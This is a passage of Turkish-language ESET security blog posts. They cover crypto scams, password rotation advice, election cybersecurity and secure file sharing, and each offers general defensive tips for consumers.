- **Yatırım dolandırıcılığı,** kötü adamlara 2023 yılında 4,5 milyar dolardan fazla kazandırarak en yüksek gelir getiren siber suç türüdür. İstenmeyen e-postalar veya sosyal medya reklamları, kurbanları kripto yatırımlarından büyük getiri vaadiyle cezbediyor. Genellikle meşru görünen bir yatırım uygulamasına ya da web sitesine bağlantı verirler. Ancak bunların hepsi sahtedir ve paranız asla yatırılmayacaktır.
- **Domuz kasaplığı,** romantizm ve yatırım dolandırıcılığının bir kombinasyonudur. Kurbanlar, arkadaşlık sitelerinde tanıştıkları dolandırıcılar tarafından sahte bir güvenlik hissine kapılmakta ve daha sonra onları hayali kripto planlarına yatırım yapmaya ikna etmeye çalışmaktadırlar. Hatta bazıları, kullanıcı para çekmeye çalışana kadar ‘yatırımlarından’ para kazanıyormuş gibi bile davranabiliyor. ABD Adalet Bakanlığı geçen yıl domuz kasabı işletmecilerinin 112 milyon dolarını tek seferde [ele geçir](https://www.justice.gov/usao-cdca/pr/justice-dept-seizes-over-112m-funds-linked-cryptocurrency-investment-schemes-over-half)di.
- **Pump-and-dump** planları, dolandırıcıların bir tokena/hisse senedine yatırım yapmaları ve ardından fiyatı yükseltmek için yoğun bir şekilde tanıtım yapmaları, ardından da karla satış yapmaları ve gerçek yatırımcıları neredeyse değersiz varlıklarla baş başa bırakmaları şeklinde işlemektedir. Bu tür piyasa manipülatörleri geçen yıl Ethereum tokenlarının değerini yapay olarak şişirerek 240 milyon doların üzerinde para [kazanmış olabilir.](https://www.chainalysis.com/blog/crypto-crime-2024-pump-and-dump/)
Şekil 2 Sahte oyna kazan video oyunu kaynak ESET Tehdit Raporu H1 2023
3. **Üçüncü taraf hack’leri**
Kripto paranızın bir borsada veya başka bir meşru üçüncü taraf kuruluşta güvende olduğunu mu düşünüyorsunuz? Tekrar düşünün. Siber suç grupları ve hatta ulus devletler bu tür kuruluşları artan sıklıkta ve başarıyla hedef alıyor. Kuzey Koreli bilgisayar korsanlarının BM tarafından 2017’den bu yana, yalnızca geçen yıl 750 milyon dolar dahil olmak üzere en az 3 milyar dolar kripto çaldığı [tahmin](https://en.yna.co.kr/view/AEN20240321001100315#:~:text=%22The%20malicious%20cyberactivities%20of%20the,from%20%22one%20member%20state.%22) ediliyor. Düzenleyici gözetim eksikliği, ciddi bir ihlal durumunda kripto borsalarını sorumlu tutmanın zor olduğu anlamına gelirken, dijital para biriminin merkezi olmayan yapısı fonların geri kazanılmasını zorlaştırıyor.
Hedef alınabilecek olanlar sadece borsalar değil. Parola yöneticisi firması LastPass’ten 2022 yılında çalınan kimlik bilgileri, güvenlik bilincine sahip müşterilerden 35 milyon dolar kadar çalmak için [kullanılmış olabilir.](https://krebsonsecurity.com/2023/09/experts-fear-crooks-are-cracking-keys-stolen-in-lastpass-breach/)
## Kripto savunması 101
Neyse ki bildiğimiz güvenlik kuralları kripto dünyasında da hala geçerlidir. Sanal varlıklarınızı korumak için aşağıdakileri göz önünde bulundurun.
- Yalnızca resmi uygulama mağazalarından uygulama indirin ve asla korsan yazılım indirmeyin
- Cihazınıza güvenilir bir sağlayıcıdan antivirüs yazılımı yükleyin
- Tüm hesaplarda uzun ve benzersiz parolalar için bir parola yöneticisi kullanın
- Cüzdanınız ve cihazınız için 2FA kullanın
- Şüpheci olun: meşru kaynaklardan geliyor gibi görünseler bile istenmeyen eklerdeki veya sosyal medya reklamlarındaki/ilanlarındaki bağlantılara tıklamayın
- Kripto paranızı Trezor gibi bir “soğuk cüzdanda” (yani internete bağlı olmayan bir cüzdanda) saklayın çünkü bu onu çevrimiçi tehditlerden izole edecektir
- Herhangi bir kripto yatırımı yapmadan önce daima araştırmanızı yapın
- Cihazları ve yazılımları her zaman güncel tutun
- Sanal özel ağ (VPN) olmadan halka açık Wi-Fi’de oturum açmaktan kaçının
- Yabancılara asla kripto para göndermeyin (onlarla çevrimiçi ‘tanışmış’ olsanız bile)
- Bir borsa seçmeden önce, güvenlik kimlik bilgilerini kontrol etmek için biraz araştırma yapın
- Kripto ticaretinizi kişisel ve iş cihazlarınızdan ve hesaplarınızdan ayırın. Cüzdanınız için özel bir e-posta adresi kullanın
- Kripto cüzdanınızın/portföyünüzün büyüklüğü hakkında internette övünmeyin
Belli ki siber suçlular, kripto para birimlerine olan yaygın ilgiyi ve bunların şaşırtıcı değer artışını fark etmişler. Sonuçta, önemli finansal kazançların söz konusu olduğu fırsatlara yönelme eğilimindedirler. Bu nedenle, kripto paranızın siber suçluların pençesinden uzak kalmasını sağlamak için uyanık olmanız ve bitcoin dolandırıcılığı ve diğer dolandırıcılık türlerine karşı önlem almanız çok önemlidir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Kripto Para, Rehber, Siber Güvenlik
---
### [Parola güvenliği: Ne sıklıkla değiştirmelisiniz?](https://antivirus.com.tr/parola-guvenligi-ne-siklikla-degistirmelisiniz/)
**Published:** Nisan 4, 2024
**Author:** ESET
**Excerpt:** Bu soruyu yanıtlamak göründüğü kadar basit değil. Parola güvenliği söz konusu olduğunda neleri göz önünde bulundurmanız gerektiğini bu yazımızda bulabilirsiniz.
**Content:**
*Bu soruyu yanıtlamak göründüğü kadar basit değil. Parola güvenliği söz konusu olduğunda neleri göz önünde bulundurmanız gerektiğini bu yazımızda bulabilirsiniz.*
Son birkaç yıldır [parolasız kimlik doğrulama](https://www.eset.com/tr/blog/parolasiz-kimlik-dogrulama-sirketiniz-parolalarin-otesine-gecmeye-hazir-mi/) ve [geçiş anahtarlarının](https://antivirus.com.tr/parola-donemi-bitti-simdi-gecis-anahtari-zamani-degisime-hazir-misiniz/) artan potansiyeli hakkında çok şey söylendi. Akıllı telefon tabanlı yüz tanımanın yaygınlaşması sayesinde, cihazınıza bakarak (ya da başka bir [biyometrik kimlik](https://www.eset.com/tr/blog/hey-eset-biyometrik-dogrulama-nasil-calisir/) doğrulama yöntemiyle) favori uygulamalarınıza ya da diğer hizmetlere giriş yapabilmek artık pek çok kişi için son derece basit ve güvenli bir gerçeklik haline geldi. Ancak özellikle masaüstü dünyasında bu hala bir norm değil ve çoğumuz hala eski moda parolalara güveniyoruz.
Zorluk burada yatıyor! Çünkü parolalar, dolandırıcılar ve diğer [tehdit aktörleri için önemli bir hedef olmaya devam ediyor](https://www.eset.com/tr/about/newsroom/press-releases/basin-bultenleri/bilgisayar-korsanlarinin-parolalari-calmak-icin-kullandigi-5-yoentem/). Peki, bu kimlik bilgilerini güvende tutmak için ne sıklıkla değişiklik yapmalıyız? Bu soruyu yanıtlamak sandığınızdan daha zor olabilir.
## Parola değişiklikleri neden mantıklı olmayabilir?
Kısa bir süre öncesine kadar hırsızlık veya kırılma riskini azaltmak için parolaların düzenli olarak değiştirilmesi öneriliyordu. Bu tavsiye 30 ila 90 gün arasında bir süre için geçerliydi.
Bununla birlikte, zaman değişiyor ve araştırmalar, özellikle belirli bir programa göre sık sık parola değiştirmenin hesap güvenliğini kesin olarak artırmayabileceğini gösteriyor. Başka bir deyişle, parolalarınızı ne zaman değiştirmeniz gerektiği konusunda herkese uyan tek bir cevap yok. Çoğumuzun birkaç ayda bir her bir hesap için (güçlü ve benzersiz) parolalar bulabilmesinin zorluğu bir yana, rahatça takip edemeyeceğimiz kadar çok çevrimiçi hesabımız var. Ayrıca artık [parola yöneticileri](https://antivirus.com.tr/parola-yoneticisi-alirken-dikkat-edilmesi-gereken-10-nokta/) ve [iki faktörlü kimlik doğrulama](https://www.eset.com/tr/blog/2fa-guvenliginizi-ikiye-katlayin/) (2FA) dünyasında yaşıyoruz.
Birincisi, her hesap için uzun, güçlü ve benzersiz parolaları saklamanın ve hatırlamanın daha kolay olduğu anlamına gelir. İkincisi ise parola giriş sürecine oldukça sorunsuz bir ekstra güvenlik katmanı ekler. Bazı parola yöneticileri artık kimlik bilgileri ihlal edildiğinde ve yeraltı sitelerinde dolaştığında otomatik olarak haber vermek için yerleşik karanlık web izleme özelliğine sahiptir.
Her halükârda güvenlik uzmanlarının ve ABD Ulusal Standartlar ve Teknoloji Enstitüsü (NIST) ve İngiltere Ulusal Siber Güvenlik Merkezi (NCSC) gibi dünya çapında saygın otoritelerin, belirli kriterler yerine getirilmediği sürece insanların parolalarını birkaç ayda bir değiştirmeye zorlanmasını önermemeleri için bazı ikna edici nedenler var.
Gerekçe oldukça basit:
- NIST’e göre: “Kullanıcılar yakın gelecekte değiştirmek zorunda kalacaklarını bildiklerinde daha zayıf, ezberlenmiş parola seçme eğilimindedirler”.
- [NIST şöyle devam ediyor](https://pages.nist.gov/800-63-FAQ/#q-b05): “Bu değişiklikler gerçekleştiğinde, genellikle paroladaki bir sayıyı artırmak gibi bir dizi yaygın dönüşüm uygulayarak eski ezberledikleri parolaya benzer bir parola seçerler.”
- Bu uygulama yanlış bir güvenlik hissi sağlar çünkü önceki bir parola ele geçirilmişse ve siz onu güçlü ve benzersiz bir parolayla değiştirmezseniz, saldırganlar bu parolayı kolayca tekrar kırabilir.
- NCSC’ye göre, özellikle birkaç ayda bir oluşturulan yeni parolaların yazılma ve/veya unutulma olasılığı da daha yüksektir.
NCSC, “Bu, sezgisel güvenlik senaryolarından biridir; kullanıcılar ne kadar sık parola değiştirmeye zorlanırsa, saldırıya karşı genel güvenlik açığı o kadar artar. Son derece mantıklı ve köklü bir tavsiye gibi görünen bu durumun, titiz bir sistem analizine dayanmadığı ortaya çıkıyor,” [diyor](https://www.ncsc.gov.uk/blog-post/problems-forcing-regular-password-expiry).
“Artık kuruluşların düzenli olarak parola süresinin dolmasını zorlamamasını tavsiye ediyor. Bunun, düzenli olarak süresi dolan parolalarla ilişkili güvenlik açıklarını azalttığına ve uzun vadeli parola istismarı riskini çok az artırdığına inanıyoruz.” diye ekliyor.
## Parolalarınızı ne zaman değiştirmelisiniz?
Özellikle en önemli hesaplarınız için parola değişikliği gerektiren birkaç senaryo vardır:
- Parolanız üçüncü taraf bir veri ihlaline yakalandı. Bu konuda muhtemelen sağlayıcının kendisi tarafından bilgilendirileceksiniz veya Have I Been Pwned gibi hizmetlerde bu tür uyarılar için kaydolmuş olabilirsiniz ya da parola yöneticisi sağlayıcınız dark web’de otomatik kontroller yaparak sizi bilgilendirebilir.
- Parolanız zayıftır ve tahmin edilmesi veya kırılması kolaydır (yani, [en yaygın](https://www.eset.com/tr/blog/dunyanin-en-cok-kullanilan-parolalari/) parolalar listesinde yer almış olabilir). Bilgisayar korsanları, içlerinden birinin işe yaraması umuduyla birden fazla hesapta ortak parolaları denemek için [araçlar](https://digitalsecurityguide.eset.com/en-uk/password-strength-learn-about-brute-force-attacks) kullanabilir ve çoğu zaman başarılı olurlar.
- Parolayı birden fazla hesapta tekrar kullanıyorsunuz. Bu hesaplardan herhangi biri ihlal edilirse, tehdit aktörleri hesabınızı diğer sitelerde/uygulamalarda açmak için otomatik [“kimlik bilgisi doldurma”](https://help.eset.com/glossary/en-US/credential_stuffing.html) yazılımı kullanabilir.
- Yeni güvenlik yazılımınız sayesinde cihazınızın kötü amaçlı yazılım tarafından ele geçirildiğini öğrendiniz.
- [Parolanızı başka bir kişiyle paylaştınız](https://www.eset.com/tr/blog/netflix-parolanizi-neden-kendinize-saklamalisiniz/).
- Paylaşılan bir hesaptan kişileri yeni kaldırdınız (örneğin, eski ev arkadaşları).
- Herkese açık bir bilgisayarda (örneğin, bir kütüphanede) veya başka bir kişinin cihazında/bilgisayarında oturum açtınız.
## Parola güvenliği için en iyi uygulama tavsiyesi
Hesabın ele geçirilme olasılığını en aza indirmek için aşağıdakileri göz önünde bulundurun:
- Her zaman güçlü, uzun ve benzersiz parolalar kullanın.
- Bu parolalarınızı tek bir ana kimlik bilgisine sahip olacak ve herhangi bir site veya uygulama için tüm parolalarınızı otomatik olarak geri çağırabilecek bir parola yöneticisinde saklayın.
- İhlal edilen parola uyarılarını takip edin ve bunları aldıktan sonra derhal harekete geçin.
- Hesabınıza ek bir güvenlik katmanı sağlamak için mevcut olduğunda 2FA’yı açın.
- Hesaplarınıza sorunsuz ve güvenli erişim için telefonunuzu kullanarak [geçiş anahtarlarını etkinleştirmeyi](https://antivirus.com.tr/parola-donemi-bitti-simdi-gecis-anahtari-zamani-degisime-hazir-misiniz/) düşünün.
- Düzenli parola denetimlerini göz önünde bulundurun: tüm hesaplarınız için parolaları gözden geçirin ve yinelenmediğinden veya tahmin edilmesinin kolay olmadığından emin olun. Zayıf veya tekrarlanan ya da doğum günleri veya aile evcil hayvanları gibi kişisel bilgiler içerebilecek olanları değiştirin.
- İyi bir fikir gibi görünse bile parolalarınızı tarayıcıya kaydetmeyin. Çünkü tarayıcılar, parolalarınızı ele geçirmek için bilgi çalan kötü amaçlı yazılımlar kullanabilecek tehdit aktörleri için popüler bir hedeftir. Ayrıca kaydedilmiş parolalarınızı cihazınızı/bilgisayarınızı kullanan başka kişilere de ifşa edebilir.
Parola yöneticiniz (veya [ESET’in parola oluşturucusu](https://www.eset.com/tr/password-generator/)) tarafından önerilen rastgele, güçlü parolaları kullanmıyorsanız, ABD Siber Güvenlik ve Altyapı Güvenliği Ajansı’nın (CISA) bu [ipuçları listesine](https://www.cisa.gov/news-events/news/choosing-and-protecting-passwords) bakın. Mümkün olduğunca izin verilen en uzun parolayı (8-64 karakter) kullanmanızı ve büyük ve küçük harfler, sayılar ve özel karakterler eklemenizi önerir.
Zamanla, Google, Apple, Microsoft ve diğer büyük teknoloji ekosistemi oyuncularının desteğiyle geçiş anahtarlarının nihayet parola dönemini sona erdirmesi umuluyor. Ancak bu arada, hesaplarınızın mümkün olduğunca güvenli olduğundan emin olun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Parolalar, Siber Güvenlik
---
### [Seçim güvenliği: Sandıkları korumak ve seçim bütünlüğünü sağlamak](https://antivirus.com.tr/secim-guvenligi-sandiklari-korumak-ve-secim-butunlugunu-saglamak/)
**Published:** Mart 18, 2024
**Author:** ESET
**Excerpt:** Siber tehditler seçimlere zarar verebilir mi? Seçmenler olarak oylama sistemlerimizin bütünlüğü konusunda ne kadar endişelenmeliyiz?
**Content:**
S*iber tehditler seçimlere zarar verebilir mi? Seçmenler olarak oylama sistemlerimizin bütünlüğü konusunda ne kadar endişelenmeliyiz?*
Bu yıl milyarlarca insan bir sonraki siyasi liderlerini belirlemek üzere sandık başına gidecek. Türkiye’den ABD’ye, bu ve diğer seçimlerin sonuçları önümüzdeki yıllarda jeopolitiği şekillendirebilir. Bu kadar önemli konu söz konusu iken, seçimlere müdahale edilmesine ilişkin endişeler de artıyor.
Peki, artık oldukça sık karşılaştığımız [Deepfake](https://antivirus.com.tr/2024un-kuresel-secim-yilinda-deepfake-kitlesel-bir-aldatma-silahi-mi/)’in yanı sıra hangi siber tehditler gerçek ve mevcut? Oylama sistemlerinin bütünlüğünü sağlamak için ne tür önlemler var? Ve seçmenler olarak ne kadar endişelenmeliyiz?
## Tehlikede olan ne?
2024 yılında Türkiye, ABD, AB, Birleşik Krallık, Hindistan, Tayvan, Güney Afrika, Meksika ve diğer birçok ülkede ulusal veya bölgesel seçimler yapılacak. Kâğıt üzerinde, ulus devletler, hacktivistler ve hatta finansal olarak motive olmuş suçlular, oyları değiştirmek için çevrimiçi seçim altyapısını hedef alabilir veya bireylerin haklarını *toplu olarak ellerinden almak* için seçmen kayıt veri tabanlarına müdahale edebilirler. Ya da çevrimiçi makineleri veya insanların dışarı çıkıp oy kullanmasını zorlaştırabilecek diğer altyapı gereçlerini hedef alarak seçim günü faaliyetleri aksatmaya çalışabilirler. Bir diğer senaryo ise sonuçlara şüphe düşürmek amacıyla sonuçların raporlanmasını hedef alan saldırılar olabilir.
Dolayısıyla, dış güçlerin istedikleri adayın seçilmesini sağlamak için seçim sonuçlarını değiştirme ya da etkileme potansiyeli açısından tehlikede olan çok şey var. Ancak iyi haberler de var.
## İyi haber
ABD’de 2020 seçimlerinin ‘çalındığı’ yönündeki bazı iddialara rağmen bunu destekleyecek [hiçbir kanıt](https://apnews.com/article/2022-midterm-elections-technology-voting-donald-trump-campaigns-46c9cf208687636b8eaa1864c35ab300) bulunmuyor. Aslında, ABD Siber Güvenlik ve Altyapı Güvenliği Ajansı (CISA) seçimlere müdahaleyle ilgili en yaygın söylentilerden bazılarını çürüten [uzun bir liste](https://www.cisa.gov/topics/election-security/rumor-vs-reality) yayımladı. Bu iddialar arasında şunlar yer almaktadır:
- Seçim yetkilileri, seçmen kayıt listelerinin mümkün olduğunca doğru ve güncel olmasını sağlamak için düzenli olarak günceller
- Postayla gönderilen oy pusulalarının bütünlüğünü korumak için seçmen kimlik kontrolleri de dahil olmak üzere çeşitli güvenlik önlemleri mevcuttur
- Kurcalamaya karşı sağlam önlemler alınmış olup, oy pusulaları posta kutusu aracılığıyla iade edilmektedir
- Federal, eyalet ve/veya yerel seçim yetkilileri oylama makinelerini ve ekipmanlarını güvenlik açıklarına karşı titizlikle test eder ve onaylar
- İmza eşleştirme, bilgi kontrolleri ve diğer önlemler, seçmen kimliğine bürünme ve uygun olmayan seçmenlerin oy kullanmasına karşı koruma sağlamak üzere tasarlanmıştır
Seçimlerin dürüstlüğünden emin olmak için başka bir neden daha var: ABD gibi ülkelerde farklı türde oylama makineleri ve kayıt teknolojileri mevcut. Bunlar, seçim döngüsünün tüm aşamalarındaki faaliyetleri ele alır:
- **Seçim öncesi faaliyetler:** Seçmen kaydı ve devamsız oyların işlenmesi gibi.
- **Seçim günü:** Doğrudan Kayıt Elektronik (DRE) oylama makinelerini (kullanıcıların doğrudan oy kullandığı) ve kâğıt oy pusulalarının tarandığı ve oyların sayıldığı Optik Tarama Oylamasını içerir. Sonuçlar daha sonra elektronik olarak sunulur ve merkezileştirilir.
- **Seçim sonrası faaliyetler:** Seçim sonrası denetimler ve resmi olmayan seçim gecesi sonuçlarının halka açık web sayfalarında yayımlanması gibi.
DRE makinelerinin uzaktan tehlikeye atılabileceği konusunda bazı endişeler bulunmaktadır. Öte yandan diğer pek çok ülkede olduğu gibi ABD’de de oyların kullanılmasının ana yolu bu değildir. Ve genel olarak teknoloji kullanımı ülke genelinde o kadar [merkezi olmayan ve çeşitlilik](https://www.wired.com/story/election-threats-cyberattacks-misinformation/) arz eden bir yapıdadır ki, tek bir kuruluşun bir seçimi etkileyecek kadar sonuçları hacklemesi ve değiştirmesi son derece zor olacaktır.
## Ana tehditler nerede?
Bununla birlikte kötü niyetli aktörlerin birkaç kararsız eyalette bir bölgeyi ya da şehri tek başına seçebileceğine dair hala geçerli endişeler var. Sonuçları değiştiremeseler bile, bireylerin oy kullanmalarını zorlaştırarak veya sonuçların raporlanmasına müdahale ederek teorik olarak sonuçlara olan güveni sarsabilirler.
CISA [üç temel siber tehdit tanımlamaktadır](https://www.cisa.gov/cybersecurity-toolkit-and-resources-protect-elections):
- **Fidye yazılımı:** Bu, seçmen kayıt verilerini çalmak ve sızdırmak veya hassas seçmen ve seçim sonuçları bilgilerine erişimi engellemek için kullanılabilir. Ayrıca kayıt ve aday dosyalama gibi temel operasyonel süreçleri aksatmak için de kullanılabilir.
- **Kimlik Avı:** Bu, günlük işleri sırasında e-posta eklerini açmaları gereken seçim görevlileri için özel bir tehdittir. Tehdit aktörleri, seçim temalarından yararlanan sosyal mühendislik yemleriyle kötü amaçlı yükleri kolayca gizleyebilir. Sonuç, fidye yazılımı, bilgi çalan kötü amaçlı yazılım veya diğer kötü amaçlı kodların gizli bir şekilde indirilmesi olabilir.
- **Hizmet Reddi (DoS):** Dağıtık Hizmet Engelleme (DDoS) saldırıları, seçmenlerin kendilerine en yakın oy verme merkezinin yeri veya başlıca adaylar hakkındaki bilgiler gibi oy kullanmalarına yardımcı olacak kilit bilgilere erişimini engelleyebilir. Endonezya Genel Seçim Komisyonu, yakın zamanda ulusal seçimler sırasında kendi sitelerine ve diğer sitelere yönelik “olağanüstü” sayıda bu tür saldırılar [yaşadığını](https://www.thejakartapost.com/indonesia/2024/02/15/kpu-websites-face-extraordinary-cyberattacks-on-voting-day.html) söyledi.
## Seçimleri nasıl güvende tutarız?
İyi haber ise seçim güvenliği konusunun artık ana akım haline gelmiş olması ve CISA’nın seçim kurumlarına diğer ülkelerdeki yöneticilerin de faydalanabileceği çok sayıda kaynak sunmasıdır. Oy kullanmanın en güvenli şekli elbette kâğıt kullanmaktır. Birleşik Krallık, AB ve ABD de dahil olmak üzere pek çok ülkede oyların çoğu bu şekilde kullanılmaktadır. Ancak seçmen kayıtları ve seçim altyapısı hedef alındığı sürece endişeler devam edecektir.
Kimlik avı, fidye yazılımı ve DoS tehdidini azaltmaya yönelik en iyi uygulamalar bu bağlamda hala geçerli olacaktır. Bunlar arasında düzenli sızma testi ve güvenlik açığı/yama yönetimi programları, çok faktörlü kimlik doğrulama (MFA) ve ağ segmentasyonu yer almaktadır. Neyse ki piyasada bulut tabanlı DDoS azaltma, kimlik avı tespiti ve fidye yazılımlarına hızlı müdahale sunan çok sayıda sağlayıcı da bulunmaktadır.
Birçok açıdan seçim dürüstlüğüne yönelik en büyük tehdit, deepfake’ler de dahil olmak üzere [dezenformasyon kampanyalarından](https://antivirus.com.tr/sahtekarliklara-dikkat-internette-dezenformasyon-nasil-tespit-edilir/) kaynaklanacaktır. Bir de 2016 ABD başkanlık seçimleri öncesinde [olduğu gibi](https://www.washingtonpost.com/world/national-security/how-the-russians-hacked-the-dnc-and-passed-its-emails-to-wikileaks/2018/07/13/af19a828-86c3-11e8-8553-a3ce89036c78_story.html) oy verme günü öncesinde kamuoyunu etkilemeye yönelik “hack-and-leak” girişimleri. Birçoğumuz, nerede oy kullanırsak kullanalım ve ne olursa olsun sonucun herhangi bir şüpheye yer bırakmamasını umacağız.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Seçim Güvenliği, Siber Güvenlik, Siber Tehditler
---
### [Hassas dosyalar internette nasıl güvenli bir şekilde paylaşılır?](https://antivirus.com.tr/hassas-dosyalar-internette-nasil-guvenli-bir-sekilde-paylasilir/)
**Published:** Mart 15, 2024
**Author:** ESET
**Excerpt:** İşte güvenli dosya paylaşımı için birkaç ipucu ve verilerinizin güvende kalması için başka nelere dikkat etmeniz gerektiği
**Content:**
İşte güvenli dosya paylaşımı için birkaç ipucu ve verilerinizin güvende kalması için başka nelere dikkat etmeniz gerektiği
Hayatlarımız giderek daha fazla dijital dünyada yaşanıyor. Bu durum birçok faydayı beraberinde getirirken bizi aynı zamanda veri hırsızlığı tehdidine de maruz bırakıyor. İster hassas kişisel, ister tıbbi veya finansal bilgiler olsun, kötü adamların eline geçen her şey dolandırıcılık ve şantaj için kullanılabilir. Kısacası, en hassas dosyalarınızı güvenli bir şekilde paylaşmamanız büyük sonuçlar doğurabilir. Hiç kimse büyük bir veri olayından sonra strese, mali kayba ve potansiyel olarak temizlik için gereken zaman ve çabaya katlanmak istemez.
Ancak bu kadar çok seçenek varken, nereden başlayacağınızı bilmek zor olabilir. Daha fazlasını öğrenmek için okumaya devam edin.
## Güvenli dosya paylaşımı neden önemlidir?
Yakın zamanda yapılan bir [araştırmaya](https://www.govtech.com/security/report-more-than-half-of-americans-have-had-their-data-exposed#:~:text=A%20new%20report%20from%20U.S.,had%20this%20happen%20multiple%20times.) göre, Amerikalıların %61’i kişisel verilerinin en az bir hesaplarında ihlal edildiğini öğrenmiştir. Ve beşte ikisinden fazlası (%44) bunun birden fazla kez gerçekleştiğini söylüyor. Siber suçlular genellikle verilerimizi tutan kuruluşları *toplu* olarak hedef almaktadır. [Verizon](https://www.verizon.com/business/resources/T6c/reports/2023-data-breach-investigations-report-dbir.pdf)‘a göre, 2023’teki veri ihlallerinin %94’ünden fazlası finansal nedenlerden kaynaklanmış ve %70’inden fazlası organize suç grupları tarafından işlenmiştir.
Ancak aynı motivasyonlar siber suçluları oltalama saldırılarıyla bireyleri hedef almaya itmektedir. Devletin özel verilerinizi gözetlemesi veya yetkisiz kullanıcıların gizli bilgileri okuyabilmesi konusunda da endişeleriniz olabilir.
## Neyi seçmemelisiniz
Dosya paylaşımı için pek çok potansiyel seçenek vardır. USB flash sürücüleri veya diğer çıkarılabilir depolama ortamları gibi bazıları, çevrimiçi aktarımlar için kesinlikle söz konusu değildir ve diğer [potansiyel](https://www.welivesecurity.com/2020/10/20/how-safe-is-your-usb-drive/) dezavantajlarla birlikte gelir. Aşağıdakilerin de kendi dezavantajları vardır:
- **FTP:** Dosya Aktarım Protokolü (FTP) dosya paylaşımı için özel olarak üretilmiştir. Ancak yerleşik şifrelemeden yoksundur (FTPS olarak bilinen güvenli formunu veya SFTP olarak bilinen FTP’ye güvenli bir alternatif kullanmıyorsanız) ve yalnızca işletmelerin ve teknoloji meraklısı bireylerin altından kalkabileceği karmaşık bir kurulum gerektirebilir.
- **P2P:** Aracıyı devre dışı bırakan eşler arası (P2P), belirli dosyaları paylaşmak için işe yarayabilir ancak diğer önlemlerin yokluğunda hassas belgeleri paylaşmak için genellikle en iyi seçenek değildir.
- **E-posta ekleri:** İnsanlar genellikle bunun hassas dosyaları göndermenin en iyi yolu olduğunu düşünür. Ancak birçok sağlayıcının, alıcıya ulaştığında bir mesajı mutlaka güvenli hale getirmediğini (şifrelemediğini) unuturlar. Peki, sizin ya da alıcının e-posta hesapları ele geçirilirse? Ayrıca birçok platformda boyut sınırı vardır, bu da büyük resim veya video dosyaları için yeterli olmayabilir. Özel uçtan uca şifrelenmiş e-posta sunan denenmiş ve test edilmiş bir hizmet genellikle birçok senaryoda daha iyi bir seçenektir ancak başka seçenekler de vardır.
## Büyük dosyaları güvenli bir şekilde paylaşmak için 7 ipucu
Uçtan uca şifrelenmiş bulut tabanlı dosya depolama, özellikle yukarıdaki çözümlerin başarısız olduğu durumlarda çoğu kişi için uygun bir çözümdür. Doğru önlemleri alırsanız, dosyalarınızın kilit altında tutulduğu güvenli bir bulut depolama tesisi sağlayabilir. Daha sonra zaman sınırlı bir indirme bağlantısı sağlayarak belirli kullanıcıları bunları görüntülemeye davet edebilirsiniz. Bu, kullanım sırasında dosyaları güncelleyebileceğiniz ve herkesin aynı kopyayı görüntüleyebileceği anlamına geldiği için önemlidir.
Bununla birlikte, tüm çözümler eşit şekilde üretilmemiştir ve en ciddi güvenlik, gizlilik ve kullanıcı deneyimi endişelerini azaltmak için atmanız gereken ek adımlar olabilir. Aşağıdakileri göz önünde bulundurun:
1. **Uçtan uca şifrelemeyi (E2EE) seçin:** Sırlarınız kaynakta karıştırıldığı ve hedeflenen varış noktasında şifresi çözüldüğü (ve depolanırken şifreli kaldığı) için, E2EE cihazdan cihaza veri alışverişi için idealdir. Bu sayede hem dururken hem de aktarım sırasında şifreleme yapılabilir ve sağlayıcı siber suçlular tarafından hedef alınsa bile verileriniz açığa çıkmaz. E2EE bulut dosya paylaşım sağlayıcılarının yanı sıra, dosyalar üzerinde boyut sınırları olmasına rağmen E2EE e-posta hizmetleri de mevcuttur.
2. **Güvenlik ve gizlilik odaklı bir sağlayıcı seçin.** Piyasada çok sayıda teklif var. Seçeceğiniz sağlayıcının size uygun olduğundan emin olmak için önceden biraz araştırma yapmanız önemlidir. Gizlilik politikalarını okuyun ve verilerinizin nasıl güvence altına alındığını anlayın.
3. **Erişim kontrollerini unutmayın:** Güvenliği daha da artırmak için, dosyaların meraklı gözlerden korunmasını sağlamak amacıyla güçlü ve benzersiz kimlik bilgileriyle parola korumalı olduğundan emin olun. Kimlik avı ve diğer saldırılara karşı daha fazla hesap koruması için [iki faktörlü kimlik doğrulamayı](https://www.eset.com/tr/blog/2fa-guvenliginizi-ikiye-katlayin/) (2FA) açın. Bağlantıya sahip olanların dosyalarınıza erişebilmesi için bir paylaşım bağlantısı kurun.
4. **Zaman sınırlı bağlantılar:** Alıcıya gönderdiğiniz indirme bağlantıları için bir son kullanma süresi belirleyerek dosyalarınıza yetkisiz erişim riskini en aza indirebilirsiniz. Bazı sağlayıcılar, daha fazla koruma için dosyaları uzaktan silmenize veya indirildikten sonra erişimi iptal etmenize de olanak tanıyabilir.
5. **Halka** açık **Wi-Fi’de VPN kullanın:** Mümkünse, potansiyel olarak güvensiz bir halka açık Wi-Fi ağında oturum açtığınızda hassas hesaplara erişmeyin. Bunu yapmak zorundaysanız, herhangi bir trafiği karıştırmak için [güvenilir bir VPN kullandığınızdan](https://www.eset.com/tr/blog/ozel-sanal-aglar-vpnlerle-ilgili-sikca-sorulan-5-sorunun-yaniti/) emin olun.
6. **Büyük dosya boyutu desteği:** Verileri hızlı ve kolay bir şekilde gönderebileceğinizden emin olmak için kısa listenizdeki bulut dosya paylaşım sağlayıcılarının boyut sınırlarını kontrol edin.
7. **Güvenlik yazılımı kullanın:** Dosya paylaşım sitelerine gelen bağlantılara (yasal görünseler bile) dikkatli davranmanız gerektiğini söylemeye gerek yok. Güvenlik yazılımı, bu tür bağlantıları veya indirilen dosyaları kötü amaçlı yazılımlara karşı tarayacak ve kendi makinenizi iletişimi ele geçirmek veya gizlice dinlemek için tasarlanmış saldırılara karşı güvende tutacaktır.
Hepimizin güvenlik ve gizlilik riski için farklı toleransları vardır. Ancak yukarıdaki ipuçlarını genel bir kılavuz olarak kullanarak, dosya paylaşım gereksinimlerinize doğru hizmeti seçebilmeniz gerekir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dosya, Dosya Paylaşımı, Hassas Dosyalar, Siber Güvenlik
---
### [Kurumsal VPN'lerdeki güvenlik açıkları mercek altında](https://antivirus.com.tr/kurumsal-vpnlerdeki-guvenlik-aciklari-mercek-altinda/)
**Published:** Mart 4, 2024
**Author:** ESET
**Excerpt:** Saldırganlar, kurumsal ağlara sızmak için VPN yazılımlarına daha fazla göz dikerken, savunmasız VPN'lerin birer siber risk kaynağı olduğu endişeleri de artıyor
**Content:**
